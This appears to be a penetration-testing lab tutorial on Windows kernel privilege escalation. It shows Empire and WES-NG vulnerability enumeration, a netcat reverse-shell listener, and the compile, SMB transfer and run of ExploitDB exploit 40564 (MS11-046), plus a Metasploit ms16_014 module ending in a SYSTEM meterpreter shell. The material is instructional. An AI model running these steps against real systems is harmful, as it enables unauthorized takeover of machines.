


# **Windows Privilege Escalation Kernel**



**(Mitre ID:T1068)**

[WWW.HACKINGARTICLES.IN](http://WWW.HACKINGARTICLES.IN)

## Contents

<b>What is a kernel?</b> .....	3
<b>Kernel Privilege Escalation Techniques</b> .....	3
<b>Prerequisite</b> .....	4
<b>Hunting Vulnerable Kernel</b> .....	4
<b>Kernel Exploit Using ExploitDB</b> .....	5
<b>Kernel Exploit Using Metasploit</b> .....	9

## What is a kernel?

A kernel is a computer program that serves as the core or heart of an operating system. It manages memory management, task management, and disk management.

Kernel Functionality	Device management	A device driver is a computer program that enables the operating system to interact with a hardware device.
	Memory management	The kernel is responsible for deciding which memory each process can use, and determining what to do when not enough memory is available.
	Access Resource Management	I/O devices include such peripherals as keyboards, mice, disk drives, printers, USB devices, network adapters, and display devices.
	Resource management	Kernels also provide methods for synchronization and inter-process communication (IPC).

An operating system has the following separated spaces:

- **Kernel Space:** A kernel is typically maintained and loaded into a distinct memory region referred to as "protected kernel space." It is secured against access by application programs or less critical components of the operating system.
- **User Space:** The operating system (OS) is the software that acts as a bridge between hardware components and the end-user. User-space memory is used by application programs such as a browser, word processors, and audio and video players.

## Kernel Privilege Escalation Techniques

A privilege escalation vulnerability exists in the Windows kernel on the remote host. If exploited successfully, a locally authorized attacker might execute a specially built kernel-mode program and take control of the machine.

**Tactics:** Privilege Escalation

**Platforms:** Windows

## Prerequisite

**Target Machine:** Windows 10

**Attacker Machine:** Kali Linux

**Condition:** Compromise the target machine with low privilege access either using Metasploit or Netcat, etc.


**Objective:** Escalate the NT Authority /SYSTEM privileges for a low privileged user by exploiting the kernel.

## Hunting Vulnerable Kernel

An attacker will always look for privilege escalation if an enumerated vulnerable kernel is built. This could be possible by injecting a Python or PowerShell script. It enumerates based on build number and can return the CVE ID so that the machine can be easily exploited and the Administrator obtained Access.

```
usemodule privesc/watson  
execute
```

```
(Empire: 836R42UA) > usemodule privesc/watson
(Empire: powershell/privesc/watson) > execute
[*] Tasked 836R42UA to run TASK_CMD_JOB
[*] Agent 836R42UA tasked with task ID 6
[*] Tasked agent 836R42UA to run module powershell/privesc/watson
(Empire: powershell/privesc/watson) >
Job started: 1A5KWF
```



v2.0

@\_RastaMouse

```
[*] OS Build Number: 18362
[*] Enumerating installed KBs ...

[!] CVE-2019-1064 : VULNERABLE
[>] https://www.rythmstick.net/posts/cve-2019-1064/

[!] CVE-2019-1130 : VULNERABLE
[>] https://github.com/S3cur3Th1sSh1t/SharpByeBear

[!] CVE-2019-1253 : VULNERABLE
[>] https://github.com/padovah4ck/CVE-2019-1253

[!] CVE-2019-1315 : VULNERABLE
[>] https://offsec.almond.consulting/windows-error-reporting-arbitrary-fi

[!] CVE-2019-1385 : VULNERABLE
[>] https://www.youtube.com/watch?v=K6gHnr-VkAg

[!] CVE-2019-1388 : VULNERABLE
[>] https://github.com/jas502n/CVE-2019-1388

[!] CVE-2019-1405 : VULNERABLE
[>] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019

[*] Finished. Found 7 potential vulnerabilities.
```

Once the attacker has a reverse connection, he may enumerate kernel built as highlighted in the below image.


nc -lvp 1245

```
(root@kali)-[~]
# nc -lvp 1245
listening on [any] 1245 ...
192.168.1.165: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.165] 49343
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Users\pentest\Downloads>systeminfo
systeminfo

Host Name:                WTN-0D4MGHL803N
OS Name:                  Microsoft Windows 7 Ultimate
OS Version:               6.1.7600 N/A Build 7600
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
Registered Organization:
Product ID:                00426-OEM-8992662-00497
Original Install Date:     10/15/2021, 8:32:36 PM
System Boot Time:          10/15/2021, 8:37:23 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: x64 Family 6 Model 165 Stepping 5 GenuineIntel
                           [02]: x64 Family 6 Model 165 Stepping 5 GenuineIntel
BIOS Version:              Phoenix Technologies LTD 6.00, 7/22/2020
Windows Directory:         C:\Windows
System Directory:           C:\Windows\system32
Boot Device:                \Device\HarddiskVolume1
System Locale:               en-us;English (United States)
Input Locale:               en-us;English (United States)
Time Zone:                  (UTC+05:30) Chennai, Kolkata, Mumbai, New Delhi
Total Physical Memory:      2,047 MB
Available Physical Memory:  1,097 MB
Virtual Memory: Max Size:   4,095 MB
Virtual Memory: Available:  3,076 MB
Virtual Memory: In Use:     1,019 MB
Page File Location(s):      C:\pagefile.sys
Domain:                     WORKGROUP
Logon Server:               \\WIN-0D4MGHL803N
Hotfix(s):                  N/A
Network Card(s):            1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                Connection Name: Local Area Connection
                                DHCP Enabled:    Yes
                                DHCP Server:     192.168.1.1
                                IP address(es)
                                [01]: 192.168.1.165
                                [02]: fe80::3d93:6bab:8bdd:b42d
```

This will help him to find out a related exploit if it is vulnerable.



For the related kernel version, we found it was vulnerable from MS11-046 (CVE: 2011-1249).



The same may be enumerated using searchsploit, which is also considered an offline version of ExploitDB. As illustrated below, we can download the same exploit from its offline version.

```
searchsploit 40564
searchsploit -m 40564
i686-w64-mingw32-gcc 40564.c -o 40564.exe -lws2_32
```

```
(root@kali)-[~]
# searchsploit 40564

Exploit Title
Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046)

Shellcodes: No Results

(root@kali)-[~]
# searchsploit -m 40564
Exploit: Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (
URL: https://www.exploit-db.com/exploits/40564
Path: /usr/share/exploitdb/exploits/windows_x86/local/40564.c
File Type: C source, ASCII text
Copied to: /root/40564.c

(root@kali)-[~]
# i686-w64-mingw32-gcc 40564.c -o 40564.exe -lws2_32
```

Let's start SMB Share service in a new terminal with the help of impacket python script as given below:

```
impacket-smbserver share $(pwd)
```

```
(root@kali)-[~]
# impacket-smbserver share $(pwd)

Impacket v0.9.24.dev1+20210922.102044.c7bc76f8 - Copyright 2021 SecureAuth Co

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

This will help us to import exploit inside compromised shells with the help of the copy command:

```
copy \\192.168.1.3\share\40564.exe
40564.exe
```

Once the exploit has been downloaded, we can execute this program to obtain a privileged shell as an NT Authority/system.



```

C:\Users\pentest\Downloads>copy \\192.168.1.3\share\40564.exe
copy \\192.168.1.3\share\40564.exe
1 file(s) copied.

C:\Users\pentest\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 6029-E800

Directory of C:\Users\pentest\Downloads

10/15/2021  09:03 PM    <DIR>          .
10/15/2021  09:03 PM    <DIR>          ..
10/15/2021  08:40 PM             73,802  1245.exe
10/15/2021  09:01 PM            250,562  40564.exe
                2 File(s)          324,364 bytes
                2 Dir(s)  54,954,143,744 bytes free

C:\Users\pentest\Downloads>40564.exe
40564.exe

c:\Windows\System32>whoami
whoami
nt authority\system

```

## Kernel Exploit Using Metasploit

Once you have an enumerated kernel built, you can use Google to get available exploits, whereas you can download Windows Exploit Suggester – Next Generation (WES-NG) on your Kali Linux that will hunt for available exploits for vulnerable kernels built. You can download this script from the Github library.

```

git clone https://github.com/bitsadmin/wesng
cd wesng
ls -al

```

**Note:** There are two options to check for missing patches: a. Launch `missingkbs.vbs` on the host to have Windows determine which patches are missing b. Use Windows' built-in `systeminfo.exe` tool to obtain the system information of the local system, or from a remote system using `systeminfo /S MyRemoteHost`, and redirect this to a file: `systeminfo > systeminfo.txt`

```

(root@kali)~# git clone https://github.com/bitsadmin/wesng
Cloning into 'wesng' ...
remote: Enumerating objects: 728, done.
remote: Counting objects: 100% (119/119), done.
remote: Compressing objects: 100% (107/107), done.
remote: Total 728 (delta 64), reused 42 (delta 12), pack-reused 609
Receiving objects: 100% (728/728), 44.05 MiB | 9.74 MiB/s, done.
Resolving deltas: 100% (424/424), done.

(root@kali)~# cd wesng

(root@kali)~/wesng# ls -al
total 2260
drwxr-xr-x  5 root root    4096 Oct 15 11:26 .
drwx----- 33 root root    4096 Oct 15 11:25 ..
-rw-r--r--  1 root root   3166 Oct 15 11:26 CHANGELOG.md
-rw-r--r--  1 root root   3760 Oct 15 11:26 CMDLINE.md
drwxr-xr-x  2 root root    4096 Oct 15 11:26 collector
-rw-r--r--  1 root root 1529399 Oct 15 11:26 definitions.zip
-rw-r--r--  1 root root  688951 Oct 15 11:26 demo.gif
drwxr-xr-x  8 root root    4096 Oct 15 11:26 .git
-rw-r--r--  1 root root   1760 Oct 15 11:26 .gitignore
-rw-r--r--  1 root root   1458 Oct 15 11:26 LICENSE.txt
-rw-r--r--  1 root root   5629 Oct 15 11:26 muc_lookup.py
-rw-r--r--  1 root root   4864 Oct 15 11:26 README.md
-rw-r--r--  1 root root   1727 Oct 15 11:26 setup.py
drwxr-xr-x  2 root root    4096 Oct 15 11:26 validation
-rw-r--r--  1 root root   31016 Oct 15 11:26 wes.py

```

Since we have saved the output systeminfo in a text file and named it systeminfo.txt. Further, we used this information for running the **wes.py** script

```
python wes.py /root/systeminfo.txt
```

```
(root@kali)~[~/wesng]
# python wes.py /root/systeminfo.txt
Windows Exploit Suggester 0.98 ( https://github.com/bitsadmin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
    - Name: Windows 7 for 32-bit Systems
    - Generation: 7
    - Build: 7600
    - Version: None
    - Architecture: 32-bit
    - Installed hotfixes: None
[+] Loading definitions
    - Creation date of definitions: 20211010
[+] Determining missing patches
[+] Found vulnerabilities
```



As result, it will try to determine missing patches and report available vulnerability and Risk Impact. From the given below image, you can observe it has a pointed link for exploit available on exploit db.

```
Date: 20110614
CVE: CVE-2011-1249
KB: KB2503665
Title: Vulnerability in Ancillary Function Driver Could Allow Elevation of Privilege
Affected product: Windows 7 for 32-bit Systems
Affected component:
Severity: Important
Impact: Elevation of Privilege
Exploit: https://www.exploit-db.com/exploits/40564/
```

This time we will use Metasploit for post-exploitation and look for privilege shell with NT Authority Privileges.

```
use exploit/windows/local/ms16_014_wmi_recv_notif
set session 1
exploit
```

On successful execution, it will give shell for Administrative Privileges.

```
msf6 > use exploit/windows/local/ms16_014_wmi_recv_notif   
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp  
msf6 exploit(windows/local/ms16_014_wmi_recv_notif) > set session 1  
session => 1  
msf6 exploit(windows/local/ms16_014_wmi_recv_notif) > exploit  
  
[!] SESSION may not be compatible with this module:  
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size  
[*] Started reverse TCP handler on 192.168.1.3:4444  
[*] Reflectively injecting the exploit DLL and running it ...  
[*] Launching netsh to host the DLL ...  
[+] Process 1452 launched.  
[*] Reflectively injecting the DLL into 1452 ...  
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete  
[*] Sending stage (200262 bytes) to 192.168.1.158  
[*] Meterpreter session 2 opened (192.168.1.3:4444 -> 192.168.1.158:49160) at 2016-08-10 14:44:44  
  
meterpreter > getsystem   
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

# JOIN OUR TRAINING PROGRAMS

